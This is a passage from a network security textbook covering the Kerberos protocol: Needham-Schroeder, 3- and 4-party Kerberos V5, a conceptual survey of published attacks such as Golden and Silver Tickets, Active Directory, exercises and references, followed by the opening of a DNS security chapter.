12. Javed, M., Paxson, V.: Detecting stealthy, distributed SSH brute-forcing. In: A.R. Sadeghi, V.D. Gligor, M. Yung (eds.) ACM CCS 2013: 20th Conference on Computer and Communications Security, pp. 85–96. ACM Press, Berlin, Germany (2013). DOI 10.1145/2508859.2516719
13. Kantor, B.: BSD Rlogin. RFC 1282 (Informational) (1991). DOI 10.17487/RFC1282. URL <https://www.rfc-editor.org/rfc/rfc1282.txt>
14. Paterson, K.G., Watson, G.J.: Plaintext-dependent decryption: A formal security treatment of SSH-CTR. In: H. Gilbert (ed.) Advances in Cryptology – EUROCRYPT 2010, *Lecture Notes in Computer Science*, vol. 6110, pp. 345–361. Springer, Heidelberg, Germany, French Riviera (2010). DOI 10.1007/978-3-642-13190-5_18
15. Postel, J., Reynolds, J.: Telnet Protocol Specification. RFC 854 (Internet Standard) (1983). DOI 10.17487/RFC0854. URL <https://www.rfc-editor.org/rfc/rfc854.txt>. Updated by RFC 5198
16. Williams, S.C.: Analysis of the SSH key exchange protocol. In: L. Chen (ed.) 13th IMA International Conference on Cryptography and Coding, *Lecture Notes in Computer Science*, vol. 7089, pp. 356–374. Springer, Heidelberg, Germany, Oxford, UK (2011)
17. Ylonen, T., Lonwick (Ed.), C.: The Secure Shell (SSH) Authentication Protocol. RFC 4252 (Proposed Standard) (2006). DOI 10.17487/RFC4252. URL <https://www.rfc-editor.org/rfc/rfc4252.txt>. Updated by RFCs 8308, 8332
18. Ylonen, T., Lonwick (Ed.), C.: The Secure Shell (SSH) Connection Protocol. RFC 4254 (Proposed Standard) (2006). DOI 10.17487/RFC4254. URL <https://www.rfc-editor.org/rfc/rfc4254.txt>. Updated by RFC 8308
19. Ylonen, T., Lonwick (Ed.), C.: The Secure Shell (SSH) Protocol Architecture. RFC 4251 (Proposed Standard) (2006). DOI 10.17487/RFC4251. URL <https://www.rfc-editor.org/rfc/rfc4251.txt>. Updated by RFCs 8308, 9141
20. Ylonen, T., Lonwick (Ed.), C.: The Secure Shell (SSH) Transport Layer Protocol. RFC 4253 (Proposed Standard) (2006). DOI 10.17487/RFC4253. URL <https://www.rfc-editor.org/rfc/rfc4253.txt>. Updated by RFCs 6668, 8268, 8308, 8332, 8709, 8758, 9142



Chapter 14

Kerberos

Abstract Kerberos is a protocol for authentication and key management that only relies on symmetric cryptography. It assumes the existence of a trusted third party (TTP) that shares one long-lived key with each Kerberos peer. Two Kerberos peers who initially do not share any secret key material can authenticate each other and agree on a common shared secret value. Its importance today stems from the fact that Kerberos is the default authentication mechanism in Microsoft networks.

14.1 Symmetric Crypto: Key Management

Before the invention of public-key cryptography, the management of cryptographic keys posed a significant practical problem – keys had to be exchanged on a physical medium (paper, punched tape, magnetic tape) under absolute secrecy. Today's key management concepts such as public key infrastructures (PKI), web-of-trust, or identity-based encryption ([11]) can only be realized with public-key techniques.

But the problem of scalable key management was also solved using only symmetric cryptography. Today, the Kerberos protocol is the most widely used, but relatively unknown, implementation of these ideas.




Fig. 14.1 Symmetrical Key Management with and without Trusted Third Party (TTP).

Using only symmetric cryptography, enabling n participants to communicate confidentially requires $\frac{n(n-1)}{2}$ keys – exactly one key for each pair of participants. This approach is illustrated for $n = 6$ in Figure 14.1 (a). For large n , it is virtually impossible to manage so many keys securely. This type of key management was mainly used in the military and diplomacy, where real-world confidential channels (secret codebooks, diplomatic baggage) exist through which such keys could be exchanged.

When the first large computer networks were established in the late 1970s, new concepts were developed, including a *Trusted Third Party* (TTP). In public-key cryptography, the *Certification Authorities* (CA) which issue X.509 certificates are TTPs. In symmetric cryptography, TTPs were integrated into computer networks using complex cryptographic protocols. A prerequisite for symmetric TTP schemes is that each participant shares a secret key with the TTP (Figure 14.1 (b)).




Fig. 14.2 Communication pattern with the TTP.

These protocols aim to allow two parties C and S to establish a shared session key k_{CS} . This key can then be used for authentication or encryption. The proposed protocols differ in their communication pattern (Figure 14.2).

The least successful communication pattern was that of the *Wide-Mouthed-Frog* protocol ([13], Figure 14.2 (c)). Here party C initially contacts the TTP, which then establishes a connection to party S . Attacks on this protocol were described in [1] and [24], and a formal security model was given in [7].

In the Otway Rees protocol (Figure 14.2 (b), [28]) C communicates via S with the TTP. Today this communication pattern is used in EAP protocols (section 5.6, section 6.5). Its security has been investigated with symbolic analysis in [13] [2, 3]. For EAP protocols, sub-protocols such as TLS must be included in the analysis [12], which motivated the use of different formal techniques.

The Needham-Schroeder protocol [25] is the ancestor of Kerberos. Both use a communication pattern where C mediates messages between the TTP and S (Figure 14.2 (a)).

14.2 The Needham-Schroeder Protocol

In 1978 Roger Needham and D. Schroeder published a protocol [25] named after the authors. Its security has been analyzed many times [13, 23, 5, 35, 34]. Due to its simplicity, Kerberos's fundamental principles are made evident; thus, we will briefly describe it here.




Fig. 14.3 Needham-Schroeder Protocol

Figure 14.3 shows the sequence of messages in the Needham-Schroeder protocol. Participants C and S each share a common key k_C and k_S with the TTP. To securely communicate with S , C requests a key by sending a message (C, S, n_C) to the TTP which contains the identities of the two participants and a nonce n_C .

The TTP selects a key k_{CS} and encrypts it twice, once for each participant. The ciphertext intended for party C includes the identity of S and vice versa. First, the ciphertext c_2 for S is prepared; it only includes the key and the identity of the requesting entity C .

$$c_2 \leftarrow \text{Enc}(k_S; k_{CS}|C)$$

After that, c_1 is computed as the encryption of the session key k_{CS} , the identity of S , the nonce n_C chosen by C , and the first ciphertext c_2 .

$$c_1 \leftarrow \text{Enc}(k_C; n_C|S|k_{CS}|c_2)$$

The TTP then returns c_1 to C .

C decrypts c_1 using its long-lived key k_C , checks whether the nonce contained therein equals the chosen nonce n_C and, if successful, forwards c_2 to S . In addition, C stores the session key k_{CS} as the key for secure communication with S .

After receiving c_2 , S decrypts the ciphertext c_2 with the long-lived key k_S and is now in possession of the key k_{CS} .

However, there is a difference between C and S : For C the key is *fresh*, i.e. C knows that the key k_{CS} was chosen by the TTP during the execution of the protocol,

since c_1 contains the chosen nonce n_C . For S , this is not the case. c_2 contains only a key and the identity of a communication partner, but no indication about when the key k_{CS} was generated.

To verify that the key k_{CS} is fresh, S can optionally perform a challenge and response protocol by encrypting a randomly selected nonce n_S with k_{CS} and sending it to C . C generates the response by interpreting the nonce as an integer, decrementing this number by 1 and sending the resulting value back to S encrypted with k_{CS} .

The reader may notice that this challenge-and-response protocol may be insecure if a malleable encryption scheme is used. This issue was not investigated for the Needham-Schroeder protocol, but for its successor, the Kerberos protocol (section 14.4).

14.3 Kerberos Protocol

Kerberos was developed at the Massachusetts Institute of Technology (MIT) for practical use in computer networks [32] and is used by Microsoft to authenticate Windows computers. Kerberos is a 3-party protocol, but can optionally be extended to a 4-party protocol by using two TPPs. Early versions of Kerberos were only used internally at MIT; version 4 was then published in 1988 [32]. The version 5 used today was specified in 1993 in RFC 1510 [21], updated in RFC 4120 [27], and presented to the academic community in [22, 26].




Fig. 14.4 Kerberos V5 for 3 parties (*3Kerberos*). The notation was chosen to emphasize the similarity to the Needham-Schroeder protocol.

3-Party Kerberos Figure 14.4 shows the protocol for the 3-party version of Kerberos V5. This protocol follows the Needham-Schroeder protocol, so we will only examine its differences. In Kerberos, the Trusted Third Party is referred to as *Kerberos Authentication Server* (KAS). The KAS responds to the client's request with two ciphertexts, c_1 and c_2 , which are no longer nested as in the Needham-Schroeder protocol or Kerberos V4.

Client C decrypts ciphertext c_1 and aborts the protocol if the decryption fails or if the nonce or the communication partner does not match the request. The timestamp t_{KAS} contained in c_1 can be ignored by C because it can check the nonce n_C . If successful, C will forward the ciphertext c_2 to the server S and add another ciphertext c_3 . c_3 contains a timestamp t_C chosen by the client, and the identity of C is included. Encryption is done with the key k_{CS} , which C knows from c_1 .

Server S first decrypts c_2 and checks if the timestamp t_{KAS} is close enough to the current local time. If successful, he will use the key k_{CS} to decrypt c_3 . He compares the identities contained in both ciphertexts and aborts if they do not match. He also checks if the second timestamp t_C is close enough to the current local time. In case of success, he saves (C, k_{CS}) and sends the timestamp chosen by C , encrypted in c_4 , back to the client.

After C has decrypted c_4 and verified the timestamp t_C , he can be sure that S knows the common key k_{CS} and saves (S, k_{CS}) .

Kerberos V5 optionally allows negotiating a second session key k_{CS}^* . This key would then be chosen by C and be included in c_3 .

4-Party Kerberos In the 4-party version of Kerberos, a *Ticket Granting Server* (TGS) is added. Figure 14.6 shows the flow of the 4-party protocol optimized for a client-server scenario. The initial setup is more complex, which should be clarified by a new notation in Figure 14.6. Each client, C , shares a long-lived symmetric key $K_{C,KAS}$ with the Kerberos Authentication Server KAS , and similarly, each server S shares a long-lived key $K_{TGS,S}$ with the TGS. The two central Kerberos TTPs secure their communication with the $K_{KAS,TGS}$. This key setup is shown in Figure 14.5.




Fig. 14.5 Setup of the long-life keys for 4-party Kerberos.

Figure 14.6 contains two instances of the 3-party Kerberos protocol 3Kerberos in two different variations. In the first 3Kerberos protocol, the client gets a temporary access key $k_{C,TGS}$ to the TGS. The ciphertext c_1 corresponds to c_1 from Figure 14.4,

TGT corresponds to c_2 , and ct_2 corresponds to c_3 . This changed terminology is now in line with the Kerberos terminology: Ciphertexts that a client receives and forwards to another server are called *tickets*, where TGT stands for *Ticket Granting Ticket*, a ticket that allows issuing of additional tickets.




Fig. 14.6 Kerberos protocol for four parties, version 5. The chosen notation is adapted to the language usage of the Kerberos standard.

After this first 3*Kerberos* exchange, a situation is created where *TGS* can replace *KAS*. The client *C* now has a shared symmetric key with *TGS*, which can be used multiple times in additional 3*Kerberos* protocols to establish keys with different

servers. The *ST* tickets issued in these downstream 3*Kerberos* protocols are called *Service Tickets*.

The persistent long-lived keys that guarantee Kerberos security are usually derived from passwords using a key derivation function. This is useful for the client keys because it allows users to log in to any computer within a company. The loss of such a password can easily be compensated by blocking the corresponding user account. However, in Microsoft's implementation, the server keys and even the key between KAS and TGS are derived from passwords, which implies security risks [16].

14.4 Security of Kerberos v5

Steven M. Bellovin and Michael Merrit [8] pointed out that replay attacks are possible during the validity period of Kerberos tickets. Dole et al. [15] pointed out the dangers of a bad random number generator in Kerberos V4.

Yu et al. [37] showed that when using unauthenticated encryption, it was possible to change the issued ticket so that other identities appeared. Alexandra Boldyreva and Virendra Kumar [10] complemented this research by formally proving a variant of an authenticated encryption scheme of Kerberos to be secure.

Skip Duckwall and Benjamin Delphy [16] gave a well-received talk at Blackhat-US 2014, highlighting weaknesses in Microsoft's Kerberos implementation: With known hash values, dictionary attacks to determine Kerberos passwords are easy. The key between KAS and TGS is derived from a password that can only be deleted entirely by changing the password twice – if the password is changed only once, the old password and thus the old key remain valid. If this password is known, an attacker can issue arbitrary Ticket Granting Tickets *TGT* for each username and thus gain convenient access to all services in the Windows domain (“Golden Ticket”). If the persistent key between TGS and server or between client and KAS is known, an attacker can issue arbitrary tickets for this server or client (“Silver Ticket”).

14.5 Kerberos v5 and Microsoft's Active Directory

Microsoft chose Kerberos V5 as the default authentication service for Windows 2000 and all successor products.

Windows Domains A Windows domain is a group of computers that are part of a network and share a common directory database. A domain is managed as a unit with standard rules and procedures through a domain controller.

In large corporate networks, Windows domains represent the structure of the company. Subunits of the company can implement their own rules in their domains. Each domain has a unique name. Usually, the names of Windows domains are also domain names in DNS; this makes it easier to manage domains.

Windows domains and Windows workgroups are different concepts. In workgroups, each computer stores the access permissions, while in domains, the domain controller must answer each access request.

Active Directory and Kerberos In Windows domains, Active Directory servers are used as domain controllers. Kerberos is the default authentication service, and the Active Directory server acts as KAS and TGS.

Kerberos is used in Active Directory as an authentication service, not for key distribution. Kerberos can be embedded in other protocols, e.g. in KINK (RFC 4430 [29]) in IPsec IKE, or Kerberos tickets can be sent instead of X.509 certificates in the corresponding data fields, e.g. in IKEv2 (RFC 7296 [20], Section 3.6).

Related Work

Real-world Kerberos passwords were examined in [36]. Cross-realm communication in Kerberos was investigated in [33]. The performance of Kerberos in large networks was studied in [18].

[14] presents a modification to the Kerberos protocol that minimizes the effects of desynchronized local clocks. A public key variant of Kerberos was presented and analyzed in [31]. This variant was further studied in [19]. A browser-based variant of Kerberos was presented in [17].

There is a large body of research on the symbolic analysis of Kerberos: Inductive analysis [6], cryptographically sound symbolic proofs [4], tool-aided proofs [9]. A reduction-based security proof of the 3-party case can be found in [30].

Problems

14.1 Symmetric key management

How many symmetric keys do you need to secure communication between 1,000 IoT devices in case there is no TTP and no public key crypto available?

14.2 Kerberos communication pattern

Which of the three communication patterns does Kerberos use? Why is this pattern best suited in a client-server scenario?

14.3 Needham-Schroeder protocol

(a) The nonce n_C chosen by the client guarantees the “freshness” of the session key k_{CS} . Why is this mechanism not used by the server, i.e., why is no server nonce n_S used in the protocol?

(b) Describe a replay attack on the server if the optional challenge-and-response protocol is omitted.

14.4 3-Party Kerberos

What is the purpose of the timestamps t_{KAS} and t_C ? Why is there no optional challenge-and-response protocol anymore?

14.5 4-Party Kerberos

The two instances of 3Kerberos used in the 4-party case differ slightly in the number of ciphertexts exchanged. The first message in the first instance does not contain a ciphertext, whereas the first message in the second instance contains two ciphertexts. Why?

14.6 Kerberos Security

- (a) Can you give an example of a malleable encryption scheme?
- (b) How can an attacker generate “Golden Tickets” if she knows the key $k_{KAS,TGS}$?

14.7 Insecurity of a Needham-Schroeder variant

Figure 14.7 shows a slight variant of the Needham-Schroeder protocol. The only




Fig. 14.7 Needham-Schroeder Protocol

difference to the original protocol is the omission of the server identity from c_1 . How can a MitM attacker, who runs another server S' attached to the TTP, impersonate a server S ?

References

1. Anderson, R.J., Needham, R.M.: Programming satan’s computer. In: Computer Science Today: Recent Trends and Developments, pp. 426–440 (1995). DOI 10.1007/BFb0015258. URL <https://doi.org/10.1007/BFb0015258>
2. Backes, M.: A cryptographically sound Dolev-Yao style security proof of the Otway-Rees protocol. In: P. Samarati, P.Y.A. Ryan, D. Gollmann, R. Molva (eds.) ESORICS 2004: 9th European Symposium on Research in Computer Security, *Lecture Notes in Computer Science*, vol. 3193, pp. 89–108. Springer, Heidelberg, Germany, Sophia Antipolis, French Riviera, France (2004). DOI 10.1007/978-3-540-30108-0_6

3. Backes, M.: Real-or-random key secrecy of the otway-rees protocol via a symbolic security proof. *Electr. Notes Theor. Comput. Sci.* **155**, 111–145 (2006). DOI 10.1016/j.entcs.2005.11.054. URL <https://doi.org/10.1016/j.entcs.2005.11.054>
4. Backes, M., Cervesato, I., Jaggard, A.D., Scedrov, A., Tsay, J.K.: Cryptographically sound security proofs for basic and public-key kerberos. In: D. Gollmann, J. Meier, A. Sabelfeld (eds.) *ESORICS 2006: 11th European Symposium on Research in Computer Security, Lecture Notes in Computer Science*, vol. 4189, pp. 362–383. Springer, Heidelberg, Germany, Hamburg, Germany (2006). DOI 10.1007/11863908_23
5. Backes, M., Pfitzmann, B.: A cryptographically sound security proof of the needham-schroeder-lowe public-key protocol. In: *FST TCS 2003: Foundations of Software Technology and Theoretical Computer Science*, 23rd Conference, Mumbai, India, December 15–17, 2003, Proceedings, pp. 1–12 (2003). DOI 10.1007/978-3-540-24597-1\1. URL https://doi.org/10.1007/978-3-540-24597-1_1
6. Bella, G., Paulson, L.C.: Kerberos version 4: Inductive analysis of the secrecy goals. In: J.J. Quisquater, Y. Deswarte, C. Meadows, D. Gollmann (eds.) *ESORICS'98: 5th European Symposium on Research in Computer Security, Lecture Notes in Computer Science*, vol. 1485, pp. 361–375. Springer, Heidelberg, Germany, Louvain-la-Neuve, Belgium (1998). DOI 10.1007/BFb0055875
7. Bellare, M., Rogaway, P.: Provably secure session key distribution: The three party case. In: *27th Annual ACM Symposium on Theory of Computing*, pp. 57–66. ACM Press, Las Vegas, NV, USA (1995). DOI 10.1145/225058.225084
8. Bellovin, S.M., Merritt, M.: Limitations of the kerberos authentication system. In: *Proceedings of the Usenix Winter 1991 Conference*, Dallas, TX, USA, January 1991, pp. 253–268 (1991)
9. Blanchet, B., Jaggard, A.D., Scedrov, A., Tsay, J.K.: Computationally sound mechanized proofs for basic and public-key Kerberos. In: M. Abe, V. Gligor (eds.) *ASIACCS 08: 3rd ACM Symposium on Information, Computer and Communications Security*, pp. 87–99. ACM Press, Tokyo, Japan (2008)
10. Boldyreva, A., Kumar, V.: Extended abstract: Provable-security analysis of authenticated encryption in kerberos. In: *2007 IEEE Symposium on Security and Privacy*, pp. 92–100. IEEE Computer Society Press, Oakland, CA, USA (2007). DOI 10.1109/SP.2007.19
11. Boneh, D., Franklin, M.K.: Identity based encryption from the Weil pairing. *SIAM Journal on Computing* **32**(3), 586–615 (2003)
12. Brzuska, C., Jacobsen, H., Stebila, D.: Safely exporting keys from secure channels: On the security of EAP-TLS and TLS key exporters. In: M. Fischlin, J.S. Coron (eds.) *Advances in Cryptology – EUROCRYPT 2016, Part I, Lecture Notes in Computer Science*, vol. 9665, pp. 670–698. Springer, Heidelberg, Germany, Vienna, Austria (2016). DOI 10.1007/978-3-662-49890-3_26
13. Burrows, M., Abadi, M., Needham, R.M.: A logic of authentication. *ACM Trans. Comput. Syst.* **8**(1), 18–36 (1990). DOI 10.1145/77648.77649. URL <https://doi.org/10.1145/77648.77649>
14. Davis, D., Geer, D.E.: Kerberos security with clocks adrift. In: F.M. Avolio, S.M. Bellovin (eds.) *USENIX Security 95: 5th USENIX Security Symposium*. USENIX Association, Salt Lake City, Utah, USA (1995)
15. Dole, B., Lodin, S.W., Spafford, E.H.: Misplaced trust: Kerberos 4 session keys. In: *ISOC Network and Distributed System Security Symposium – NDSS'97*. IEEE Computer Society, San Diego, CA, USA (1997)
16. Duckwall, S., Delpy, B.: Abusing kerberos. [https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf](https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don-t-Get-It-wp.pdf) (2014)
17. Gajek, S., Jager, T., Manulis, M., Schwenk, J.: A browser-based kerberos authentication scheme. In: S. Jajodia, J. López (eds.) *ESORICS 2008: 13th European Symposium on Research in Computer Security, Lecture Notes in Computer Science*, vol. 5283, pp. 115–129. Springer, Heidelberg, Germany, Málaga, Spain (2008). DOI 10.1007/978-3-540-88313-5_8
18. Harbitter, A., Menascé, D.A.: Performance of public-key-enabled kerberos authentication in large networks. In: *2001 IEEE Symposium on Security and Privacy*, pp. 170–183. IEEE Computer Society Press, Oakland, CA, USA (2001). DOI 10.1109/SECPRI.2001.924297

19. Harbitter, A., Menascé, D.A.: The performance of public-key-enabled Kerberos authentication in mobile computing applications. In: M.K. Reiter, P. Samarati (eds.) ACM CCS 2001: 8th Conference on Computer and Communications Security, pp. 78–85. ACM Press, Philadelphia, PA, USA (2001). DOI 10.1145/501983.501995
20. Kaufman, C., Hoffman, P., Nir, Y., Eronen, P., Kivinen, T.: Internet Key Exchange Protocol Version 2 (IKEv2). RFC 7296 (Internet Standard) (2014). DOI 10.17487/RFC7296. URL <https://www.rfc-editor.org/rfc/rfc7296.txt>. Updated by RFCs 7427, 7670, 8247, 8983
21. Kohl, J., Neuman, C.: The Kerberos Network Authentication Service (V5). RFC 1510 (Historic) (1993). DOI 10.17487/RFC1510. URL <https://www.rfc-editor.org/rfc/rfc1510.txt>. Obsoleted by RFCs 4120, 6649
22. Kohl, J.T.: The use of encryption in Kerberos for network authentication. In: G. Brassard (ed.) Advances in Cryptology – CRYPTO'89, *Lecture Notes in Computer Science*, vol. 435, pp. 35–43. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1990). DOI 10.1007/0-387-34805-0_5
23. Lowe, G.: An attack on the needham-schroeder public-key authentication protocol. Inf. Process. Lett. **56**(3), 131–133 (1995). DOI 10.1016/0020-0190(95)00144-2. URL [https://doi.org/10.1016/0020-0190\(95\)00144-2](https://doi.org/10.1016/0020-0190(95)00144-2)
24. Lowe, G.: A family of attacks upon authentication protocols. <http://www.cs.ox.ac.uk/~gavin.lowe/Security/Papers/multiplicityTR.ps> (1997)
25. Needham, R.M., Schroeder, M.D.: Using encryption for authentication in large networks of computers. Communications of the Association for Computing Machinery **21**(21), 993–999 (1978)
26. Neuman, B.C., Ts'o, T.: Kerberos: An authentication service for computer networks. IEEE Communications Magazine **32**(9), 33–38 (1994)
27. Neuman, C., Yu, T., Hartman, S., Raeburn, K.: The Kerberos Network Authentication Service (V5). RFC 4120 (Proposed Standard) (2005). DOI 10.17487/RFC4120. URL <https://www.rfc-editor.org/rfc/rfc4120.txt>. Updated by RFCs 4537, 5021, 5896, 6111, 6112, 6113, 6649, 6806, 7751, 8062, 8129, 8429, 8553
28. Otway, D.J., Rees, O.: Efficient and timely mutual authentication. Operating Systems Review **21**(1), 8–10 (1987). DOI 10.1145/24592.24594. URL <https://doi.org/10.1145/24592.24594>
29. Sakane, S., Kamada, K., Thomas, M., Vilhuber, J.: Kerberized Internet Negotiation of Keys (KINK). RFC 4430 (Proposed Standard) (2006). DOI 10.17487/RFC4430. URL <https://www.rfc-editor.org/rfc/rfc4430.txt>
30. Schwenk, J., Stebila, D.: A reduction-based proof for authentication and session key security in 3-party kerberos. Cryptology ePrint Archive, Report 2019/777 (2019). <https://eprint.iacr.org/2019/777>
31. Sirbu, M.A., Chuang, J.C.I.: Distributed authentication in Kerberos using public key cryptography. In: ISOC Network and Distributed System Security Symposium – NDSS'97. IEEE Computer Society, San Diego, CA, USA (1997)
32. Steiner, J.G., Neuman, B.C., Schiller, J.L.: Kerberos: An authentication service for open networks. In: Proceedings of the USENIX Winter Conference, pp. 191–202. Dallas, TX, USA (1988)
33. Trostle, J.T., Kosinovsky, I., Swift, M.M.: Implementation of crossrealm referral handling in the MIT Kerberos client. In: ISOC Network and Distributed System Security Symposium – NDSS 2001. The Internet Society, San Diego, CA, USA (2001)
34. Wagatsuma, K., Goto, Y., Cheng, J.: Formal analysis of cryptographic protocols by reasoning based on deontic relevant logic: A case study in needham-schroeder shared-key protocol. In: International Conference on Machine Learning and Cybernetics, ICMLC 2012, Xian, Shaanxi, China, July 15–17, 2012, Proceedings, pp. 1866–1871 (2012). DOI 10.1109/ICMLC.2012.6359660. URL <https://doi.org/10.1109/ICMLC.2012.6359660>
35. Warinschi, B.: A computational analysis of the needham-schroeder-(lowe) protocol. Journal of Computer Security **13**(3), 565–591 (2005). URL <http://content.iiospress.com/articles/journal-of-computer-security/jcs239>

36. Wu, T.D.: A real-world analysis of Kerberos password security. In: ISOC Network and Distributed System Security Symposium – NDSS'99. The Internet Society, San Diego, CA, USA (1999)
37. Yu, T., Hartman, S., Raeburn, K.: The perils of unauthenticated encryption: Kerberos version 4. In: ISOC Network and Distributed System Security Symposium – NDSS 2004. The Internet Society, San Diego, CA, USA (2004)



Chapter 15

DNS Security

Abstract The *Domain Name System* (DNS) is a distributed hierarchical naming system used to translate between domains and network addresses in computer networks, and to carry auxiliary information such as mail exchange for a domain. This section describes the structure of the Domain Name System and its basic data structures. We describe how DNS queries are answered and the known attacks on DNS responses, including DNS Cache Poisoning. To mitigate these attacks, DNSSEC was introduced. We explain how DNSSEC works and which new data structures were introduced.

7 Application layer	Application layer	Telnet, FTP, SMTP, HTTP, DNS, IMAP
6 Presentation layer		
5 Session layer		
4 Transport layer	Transport layer	TCP, UDP
3 Network layer	Internet layer	IP
2 Data link layer		Ethernet, Token Ring, PPP, FDDI,
